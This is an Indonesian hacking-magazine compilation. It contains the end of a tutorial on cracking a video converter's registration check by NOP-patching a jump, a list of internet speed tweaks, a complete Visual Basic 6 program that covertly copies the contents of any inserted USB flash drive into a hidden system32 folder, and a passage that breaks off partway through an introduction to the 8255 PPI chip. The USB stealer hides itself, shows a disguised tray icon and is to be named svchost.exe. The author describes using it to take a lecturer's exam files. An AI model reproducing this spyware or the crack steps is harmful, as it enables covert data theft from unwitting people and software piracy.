
Jika **"Register failed ! Registrasion code is error"** udah ketemu, geser sedikit keatas & ternyata ada kalimat **"Register successfully ! Thank you for registering"**, Sorot kalimat tersebut & **Enter**




Geser sedikit lagi ke atas lagi cari **JNZ short videotof.00414777** kemudian sorot, klik kanan & pilih **Binary – Fill with NOP's**



Klik kanan **Copy to executable – All modifications**, Pilih **Copy all**



Klik kanan **Backup – Save data to file**, Simpan Dengan nama **video to flv 2**



Buka C:\Program file\Plato Video To FLV Converter, Jalankan file yang sudah kita modifikasi tadi (videotoflv 2) masukan license name & license code sesuai selera, kemudian tekan OK. Apa yang terjadi?! Congratulations!! Ternyata registrasi successfull !!



Kemudian langkah terahir adalah menghapus file yang asli & mengganti nama file modifikasi kita tadi dengan nama videotoflv (angka 2 nya dihapus).

--end--



“ Jangan pernah anda mengagumi seorang hacker karena dengan semangat & kerja keras anda bisa lebih hebat dari mereka !! ”

Thank to :
-Allah SWT, Ortuku, Semua temen – temen (Walaupun kalian ga' pernah percaya kalau aku bisa) & Khususnya buat Yogyakarta “ Mari kita dukung terus.. Lanjutkan !! ” (Makasih juga atas dimuatnya artikel ga' penting ini).

Browsing, The Way I am

Penulis : Hagakure [forum.tekkomp-uns.com]

Meminjam judul lagunya Eminem "The Way I am" atau kurang lebih artinya cara gue, browsing the way I am, browsing cara gue.

Kenapa hal ini ingin saya sharing? Dikarenakan cara2 berikut ini dijamin akan mempercepat akses Internet anda hingga 25% dari cara akses normal.

Berikut cara saya mempercepat akses internet yang meliputi :

- [1] Modifikasi Browser Mozilla Firefox
- [2] Modifikasi Regedit
- [3] Modifikasi Gpedit
- [4] Menggunakan Software dan Aplikasi
- [5] Saran dan Cara Lain


OK Mari kita uraikan satu persatu

Cara pertama

- [1] Modifikasi Browser Mozilla Firefox

Kalo cara yang ini sudah pernah dimuat di Xcode Issue #08 yang berjudul "Menyiasati Firefox agar 20%-30% lebih cepat Tanpa Bantuan Software Oleh : ^nuc_09^"

Akan saya tambahkan sedikit, ketik di URL mozilla "about:config" [tanpa tanda kutip], buat entries baru dengan cara klik kanan (dimana saja) pilih New -> Boolean. masukan "browser.tabs.showSingleWindowModePrefs", kemudian pilih "true".



Ubah entries berikut menjadi :

```
network.http.max-connections – 48
network.http.max-connections-per-server – 16
network.http.max-persistent-connections-per-proxy – 8
network.http.max-persistent-connections-per-server – 4
network.http.pipelining – true
network.http.pipelining.maxrequests – 100
network.http.proxy.pipelining – true
network.http.request.timeout – 300
```

Cara kedua

- [2] Modifikasi Regedit

Silahkan buka regedit anda [Win+R ketik regedit], pilih HKEY_LOCAL_MACHINE, kemudian pilih software→Microsoft→Windows→CurrentVersion→Explorer→ RemoteComputer sampai disini anda akan menemukan 2 entri yaitu

```
"{2227A280-3AEA-1069-A2DE-08002B30309D}" = Printer sharing & Remote Machine
"{D6277990-4C6A-11CF-8D87-00AA0060F5BF}" = Remote scheduled tasks
```

Delete ke dua entri tersebut dengan cara klik kanan pilih opsi delete. Restart komputer dan rasakan beda-nya.

Cara ketiga

- [3] Modifikasi Gpedit



Buka gpedit, Start→Run→ketik "gpedit.msc" tanpa tanda kutip, kemudian pilih opsi Local Computer Policy→Computer Configuration→Administrative Templates→Network→QOS Packet Scheduler→Limit Reservable Bandwidth


Dobel klik opsi Limit Reservable bandwidth, ENABLE kan reservable bandwidth, kemudian ubah nilai-nya jadi 0.

Cara ke empat

[4] Menggunakan Software dan Aplikasi

Sebenarnya banyak sekali software2 di internet yang berfungsi untuk mempercepat akses internet, yang saya gunakan di sini adalah TCP Optimizer.
Coba anda cari software tersebut di google.

Cara penggunaan TCP Optimizer, jalankan kemudian pada opsi connection speed geser ke kanan sampai maksimal, restart komputer anda, nikmati kecepatannya.



Software/Aplikasi lain yang saya sarankan adalah

AdBlockPlus = Untuk memblokir ads, iklan, dan sampah2 lainnya.

Slipstream = Untuk mengompres jenis konten gambar, seperti PNG, TIF, bitmap/,BMP, JPEG, POISON dan Macromedia Flash/ SWF di sebuah situs.

Cara ke lima

[5] Saran dan Cara Lain

Banyak teman saya maupun pengunjung2 warnet lainnya mendownload file dari server secara langsung, hal ini menyebabkan kecepatan download kita akan di batasi, apalagi kalau anda download file di Rapidshare, Megaupload, Ziddu dan Youtube.

Lalu gimana dong solusi-nya?

Pakailah Rapidleech, looh apa itu rapidleech ?

[sebagian beginner user 'just like me' bertanya],

Hentikan pertanyaan anda dan arahkan mouse anda ke sini www.google.co.id

[niru kata2 siapa ya...☺]

Saran lain-nya,

Saya pernah membaca di www.tcniso.net katanya modem external bisa di 'hack' & di modifikasi dengan cara melepas 'CAP' (baca kep bukan cap), yang diyakini sebagai pengunci/pembatas/limit, perusahaan2 modem memasang ini untuk membatasi kecepatan akses internet sang client...what a pity, kalau tertarik modem hasil modifikasi-nya anda bisa membelinya langsung dari situs tersebut atau baca buku manual-nya cara memodifikasi modem external [modem hacking], cari di google.

Cara2 yang saya sebutkan disini hanya secuil dari ratusan cara yang ada, jadi sering2 lah baca artikel, buku, ikuti forum2 agar tidak ketinggalan informasi.

Sekian, terima kasih.

Referensi :

[1] 1000 hacking tutorials - The Best of (2008)

"Firefox Speed Tweaks",

"Windows Xp - Speed Up Your Network and Internet Access",

"Speed Up Your Bandwidth By 20%, Windows uses 20% of your bandwidth".

[2] www.google.co.id

[3] my subconscious mind

Membuat Program Pembajak Isi Flash Disk

Penulis : ..[EdelweisS].. (edelweiss.jatim@gmail.com)



Behind The Scene

Waktu sedang mengikuti kuliah Ilmu Penyakit Dalam, pikiranku melayang membayangkan ada sepiring nasi soto plus segelas air es didepanku, maklum sebagai 'mahasiswa' perantauan seperti diriku ini selalu hidup 'dibawah garis kemiskinan', hehe. Dengan santai kututup catatan kuliah dan asyik melamun, "Toh ada slide power point dosen yang bisa dicopy " Pikirku.

Setelah kuliah selesai, waduh coloko Rek ! Dosennya gak mau memberi copy slide kuliah, padahal berdasarkan bocoran informasi dari kakak kelas semua soal ujian keluarnya dari situ,,,, Waduh gimana nih, pikiran Nasi soto plus air es langsung mengerut kayak kerupuk disiram air. Akupun langsung mengutuki diri kenapa tadi gak dengerin penjelasan dosen waktu kuliah.

Sesampai dirumah sambil nyeruput segelas susu anget aku merenung kok jadi dosen pelit amat, bukannya ilmu itu harus diamankan ???

Tiba-tiba pikiran nakalku bekerja kalo gak boleh diminta baik-baik gimana kalo diminta secara tidak baik aja ? Dengan semangat 2009 aku cabut ke warnet terdekat untuk googling program pengcopy data flash disk semacam "Rampok" atau "USB Dumper" . Setelah beberapa saat berkutat akhirnya ketemu juga, akupun pulang dengan siul-siul cempreng, sesampai dikontrakan kucoba programnya dan ternyata bekerja dengan baik, hehe tau rasa ni dosen batinku, keesokan harinya aku memasang program ini di laptop kampus, olala ternyata "USB Dumper" terdeteksi sebagai trojan, wah dasar ceroboh komputer titipan orang tuaku kan tidak pakai antivirus, Cuma pakai "Si Beruang" aja. Harapanku tertuju pada program "Rampok" , wah rupanya tray icon dari program ini terlalu mencolok dan bikin orang curiga dan biarpun udah diubah tampilan iconnya pakai "resource hacker" tetap aja kembali kayak semula, gimana nih ? Gagal total deh, ...

Ide Usil

Sesampai dikontrakan sambil berpikir aku Iseng bongkar-bongkar arsip proyek visual basic, maklum dulu pengennya masuk TI supaya bisa jadi Hacker eh nasib malah menjadikan aku seorang dokter, (ups maaf masih calon). Gak papa lah kan keduanya sama-sama mengandung kata "er", kalo hacker ngoprek komputer lha kalo dokter ngoprek orang yang lagi klenger, hehe.

Ketika sampai pada folder arsip virus, aku ingat kalo salah satu rutin dari virus buatanku adalah mendeteksi adanya flash disk sebagai media penyebaran, otakku yang biasanya pas-pasan mendadak jadi encer, nah ini dia, dengan sedikit improvisasi plus tambal sulam code yang kucari di internet akhirnya jadilah mikrokaryaku ini , soalnya kalo disebut mahakarya gak pantas karena ini Cuma hasil iseng dari seorang script kiddies amatiran kayak Saya, he..

Baiklah saudara, kita persiapkan peralatan operasi....

1. Air bening + Gula pasir dalam gelas, soalnya otak itu paling jago kalau suruh nyedot energi, jadi untuk energi yang instan minum air gula lumayan sip.
2. Kipas angin buat pengusir nyamuk, maklum saya sedikit kurang fanatik ama obat nyamuk.
3. Buku Ajar Ilmu Penyakit Dalam terbitan FKUI untuk penyemangat sekaligus sebagai alas Mouse optik, hehe.
4. Visual Basic 6.0
5. Susu kental manis
6. Mobile Phone, sapa tau ada fans yang nelpon, hehe..

Baiklah kita mulai Operasinya, Buka visual basic buat satu form, dua rich text box, satu picture box, dan satu timer kemudian ubah "show In Taskbar" menjadi false, ubah kedua nama rich text box menjadi "RTF" dan "USB_Letter" , ubah nama picture box menjadi "TrayIcon" klik dan tuliskan code berikut "

```
===== code =====

Option Explicit
Private Declare Function GetSystemDirectory Lib "kernel32.dll" Alias "GetSystemDirectoryA" (ByVal lpBuffer As String,
ByVal nSize As Long) As Long
Private Declare Function GetVolumeInformation Lib "Kernel32" Alias "GetVolumeInformationA" (ByVal lpRootPathName As String,
ByVal lpVolumeNameBuffer As String, ByVal nVolumeNameSize As Long,
lpVolumeSerialNumber As Long, lpMaximumComponentLength As Long, lpFileSystemFlags As Long, ByVal lpFileSystemNameBuffer As String,
ByVal nFileSystemNameSize As Long) As Long
Private Const MAX_FILENAME_LEN = 256
Private Declare Function GetDriveType Lib "Kernel32" Alias "GetDriveTypeA" (ByVal nDrive As String) As Long
Dim Folder_Name As String
Dim Drives(14) As String, x As Long
Dim USB_Drv As String
Dim C As Byte, I As Byte
Dim Copy_Progress As Boolean
Dim File As New FileSystemObject 'Syarat dari mbah dukun, hehe....
Dim DD As String, OLD_USB As Long, NEW_USB As Long
Private Type NOTIFYICONDATA
    cbSize As Long
    hWnd As Long
    uId As Long
    uFlags As Long
    ucallbackMessage As Long
    hIcon As Long
    szTip As String * 64
End Type
Private Const NIM_ADD = &H0
Private Const NIM_MODIFY = &H1
Private Const NIF_MESSAGE = &H1
Private Const NIF_ICON = &H2
Private Const NIF_TIP = &H4
Private Const WM_LBUTTONDOWN = &H201
Private Declare Function Shell_NotifyIcon Lib "shell32" Alias "Shell_NotifyIconA" (ByVal dwMessage As Long, pnid As
NOTIFYICONDATA) As Boolean
Dim TrayI As NOTIFYICONDATA

Private Sub Form_Load()
On Error Resume Next
'Bikin selalu minimized supaya gak kelihatan
Me.WindowState = vbMinimized
Copy_Progress = False
'Gak kelihatan di task
App.TaskVisible = False
Call USB_Copy
'Masang Tray icon
TrayI.cbSize = Len(TrayI)
TrayI.hWnd = TrayIcon.hWnd
TrayI.uId = 1 &
TrayI.uFlags = NIF_ICON Or NIF_TIP Or NIF_MESSAGE
TrayI.ucallbackMessage = WM_LBUTTONDOWN
TrayI.hIcon = Me.Icon
'Bikin Tool tips Text
TrayI.szTip = "Bluetooth 2.0 Stabilizer" & Chr$(0)
'Membuat Tray Icon
Shell_NotifyIcon NIM_ADD, TrayI
Timer1.Enabled = True
End Sub
Private Sub USB_Copy()
On Error Resume Next
Folder_Name = Date & "_" & Time
RTF.Text = Folder_Name
Call FindIt(RTF, "/", "-")
Call FindIt(RTF, "\", vbNullString)
Call FindIt(RTF, ":", vbNullString)
'Bikin folder di system32 windows supaya gak ketahuan
Folder_Name = GetSystemPath & RTF.Text & "\"
For I = 68 To 80
    C = C + 1
    Drives(C) = Chr(I) & ":"
Next I
For I = 1 To 13
    If GetDriveType(Drives(I)) = 2 Then
        USB_Drv = Drives(I) & "\"
        USB_Letter.Text = Drives(I)
```



```

Call FindIt(USB_Letter, ":", vbNullString)
DD = USB_Letter.Text
'Deteksi serial USB supaya tidak terjadi double copy
NEW_USB = DriveSerial(DD)
If NEW_USB <> OLD_USB Or OLD_USB = 0 Then
    Copy_Progress = True
    'Ubah tray icon sebagai penanda bahwa proses pembajakan USB sedang berlangsung
    Tray1.hIcon = TrayIcon.Picture
    Shell_NotifyIcon NIM_MODIFY, Tray1
    File.CreateFolder Folder_Name
    File.CopyFolder USB_Drv, Folder_Name
    DoEvents
    USB_Drv = USB_Drv & ".*"
    File.CopyFile USB_Drv, Folder_Name
    'Kerjain tugas dulu baru lanjut kebawahnya
    DoEvents
    MousePointer = vbDefault
    'Kalo USB - nya udah pernah dicopy abaikan aja..
    OLD_USB = NEW_USB
    Copy_Progress = False
    Tray1.hIcon = Me.Icon
    Shell_NotifyIcon NIM_MODIFY, Tray1
End If
Else
    USB_Drv = vbNullString
    Copy_Progress = False
End If
Next I
End Sub
Private Function FindIt(Box As RichTextBox, Srch As String, RplcTxt As String, Optional Start As Long) As Variant
On Error Resume Next
Dim RetVal As Long
Dim Source As String
Source = Box.Text
If Start = 0 Then Start = 1
RetVal = InStr(Start, Source, Srch)
If RetVal <> 0 Then
    With Box
        .SelStart = RetVal - 1
        .SelLength = Len(Srch)
        .SelBold = True
        .SelText = RplcTxt
    End With
    Start = RetVal + Len(Srch)
    FindIt = 1 + FindIt(Box, Srch, RplcTxt, Start)
End If
End Function
'Fungsi mendapatkan serial drive
Private Function DriveSerial(ByVal sDrv As String) As Long
On Error Resume Next
Dim RetVal As Long
Dim str As String * MAX_FILENAME_LEN
Dim str2 As String * MAX_FILENAME_LEN
Dim a As Long
Dim b As Long
Call GetVolumeInformation(sDrv & ":", str, MAX_FILENAME_LEN, RetVal, a, b, str2, MAX_FILENAME_LEN)
DriveSerial = RetVal
End Function
'Fungsi mencari System Path
Private Function GetSystemPath() As String
On Error Resume Next
Dim Buffer As String * 255
Dim x As Long
x = GetSystemDirectory(Buffer, 255)
GetSystemPath = Left$(Buffer, x) & "\"
End Function
=====

```

Klik di timer, sett intervalnya menjadi 1000 kemudian ketikkan code berikut :


```

===== code =====
Private Sub Timer1_Timer()
    If Copy_Progress = False Then
        C = 0
        x = 0
        NEW_USB = 0
        Call USB_Copy
    End If
End Sub

```

Jangan lupa mengisi picture box dengan gambar yang akan jadi penanda saat program menjalankan tugas mengcopy isi flash disk dan format gambarnya **harus** icon.Ini contoh icon yang saya pakai dalam program.

Setelah selesai mengcompilasi programnya jangan lupa untuk memberi nama executablenya dengan nama unik semisal, link.exe, svchost.exe, atau nama-nama lain yang sering ada di task manager kemudian sebagai finishing touch ubah propertiesnya, saudara tentu lebih ahli dalam hal ini. Program ini hanya bisa dimatikan melalui task manager. Jangan lupa untuk menyertakan file "RICHTX32.OCX" dan "COMDLG32.OCX" (kedua file terdapat di system32 di directory windows) supaya program bisa berjalan dengan normal, atau bisa juga dipack menjadi satu dengan menggunakan "molebox", programnya cari sendiri ya !



Last Scene

Setelah operasi selesai, dengan senyum-senyum aku tiduran dikontrakan, keesokan darinya Aku datang pagi-pagi sekali untuk memasang jebakan ini. Dengan semangat 2009 aku mengcopy program ini di directory windows, dengan dua kali klik kupastikan tray icon muncul dan akupun duduk dengan tenang dibelakang sambil membayangkan semangkuk soto plus air es, maklum gara-gara datang pagi jadi gak sempat sarapan apalagi mengingat predikatku sebagai " Mahasiwa", hehe.....

Sepulang kuliah kucari hasil pembajakanku di system32 di directory windows, dan akupun tersenyum puas, seluruh isi flash disk dosen masuk didalamnya, dan rupanya keberuntunganku tidak sampai disitu, didalamnya ada file-file soal tahun lalu dalam format ms.word. Wah lumayan nih.

Kalimat "Tiap orang punya kelemahan" ternyata benar, beliau memang ahli dalam mendiagnosa dan memberikan terapi terhadap penyakit, tetapi dalam urusan mengakali tentulah kami atau kita sebagai "Mahasiwa" yang lebih jago, hehe. Maapin Saya ya Dok !! Saya janji akan menjadi dokter yang baik kelak.

Akhir kata, jangan pernah menyimpan data confidential di flash disk yang sering dipakai untuk mengcopy data dari komputer lain.

Para master programmer yang membaca artikel ini pasti senyum-senyum, maklum Bang saya cuma seorang script kiddies.

=====

=====

End

PERINGATAN , Risiko ditanggung Penumpang !

Penulis tidak bertanggung jawab terhadap penyalahgunaan program maupun source code dalam tutorial ini, gunakan hanya untuk tujuan edukasi



Thanks to:

Allah SWT dan Muhammad SAW

Kedua orang tuaku yang sudah sabar ngadepin anak akal kayak Saya

Ce.Unique@yahoo.com makasih buat semuanya.


Balatentara Fakultas Kedokteran Unlam Banjarmasin Angkatan 2005, Met menempuh titel baru jadi dokter muda..Pasien Menunggu..

Angkatan IX Tim Bantuan Medis Calamus Scriptorius FK Unlam

Arek-arek "Argapay" di kampung halamanku di Jember, etep Sakti Cak !!

MENGENAL PPI CARD 8255 MODE 0

Penulis : ^XmoenseN^ (XmoenseN@gmail.com)



Sudah lama saya membaca xcode magazine ini dari yang pertama sampai yang ke 12. Tapi tidak ada saya temukan judul tulisan mengenai elektronika, Terima kasih telah menerbitkan tulisan saya ini. Bagi mahasiswa atau anda yang suka bermain dengan elektronika, dengan judul saya ini tidak asing lagi kan, Tapi yang asing dengan judul saya ini, oleh karena itu saya berbagi pengetahuan buat teman/rekan² di sini biar tidak ketinggalan juga tentang IT, maka saya akan memperkenalkan tentang **PPI CARD 8255**..

TEORI DASAR PPI Card 8255

8255 INTEL didisain untuk peralan I/O yang dapat diprogram dengan menggunakan mikroprosesor INTEL. IC ini mempunyai 24 pin I/O yang dapat diprogram secara terpisah dalam 2 kelompok yang masing-masing terdiri dari 12 bit dan digunakan dalam 3 mode operasi yang utama.

Diskripsi Fungsional 8255

PPI 8255 dari INTEL adalah chip parallel yang sederhana. Keuntungan utamanya adalah interface yang sederhana dari 8 port 8 bit bidirectional. PPI mengandung register control dan tiga port terpisah yang mampu diamati, disebut port A,B dan C


Diakses tidaknya PPI ini ditentukan dari sinyal pada pin CS dan arah akses sesuai dengan sinyal RD dan WR. Pin A0 dan A1 menentukan register mana yang diamati. Tabel dibawah ini menunjukkan bagaimana 4 buah internal register (port) diakses untuk operasi pembacaan dan operasi penulisan oleh CPU.

A1	A0	RD	WR	CS	Keterangan
0	0	0	1	0	Port A = data bus
0	1	0	1	0	Port B = data bus
1	0	0	1	0	Port C = data bus
0	0	1	0	0	Databus = port A
0	1	1	0	0	Databus = port B
1	0	1	0	0	Databus = port C
1	1	1	0	0	Databus = control
X	x	x	x	1	Databus = tri state
1	1	0	1	0	Illegal condition

X	x	1	1	0	Databus = tri state
---	---	---	---	---	---------------------

8 bit buffer tristate 2 arah digunakan untuk perantara 8255 dengan sistem data bus. Data dikirim atau diterima oleh buffer tergantung kepada instruksi input atau output oleh CPU. Informasi kontrol dan status juga dikirim lewat buffer.

Fungsi dari blok berikut adalah untuk mengatur transfer internal dan eksternal dari data, kontrol dan status, menerima input dari alamat CPU dan bus kontrol kemudian memberi perintah ke group control, perhatikan gambar di bawah ini :



Fungsi pin 8255

- [-] CS (chip select) : Input 'LOW' akan mengaktifkan IC sehingga dapat dipakai untuk komunikasi data antara 8255 dan CPU.
- [-] RD (read): Input 'LOW' akan mengaktifkan IC sehingga dapat mengambil data dan status dari data luar ke CPU.
- [-] WR (write): Input 'LOW' akan mengaktifkan IC sehingga dapat mengirimkan data dan status dari CPU ke perangkat luar.
- [-] A0 dan A1: Pin ini digunakan untuk memilih port yang akan digunakan.
- [-] RESET : Jika input 'HIGH', maka IC akan menghapus semua register dan port A, B,C dan diset dalam mode input.

Komponen dan Penjelasannya :

- **PPI 8255**
IC ini digunakan sebagai IC yang dapat deprogram dan berfungsi utama sebagai perantara antara CPU dengan peralatan luar.
- **74ALS688 IC**
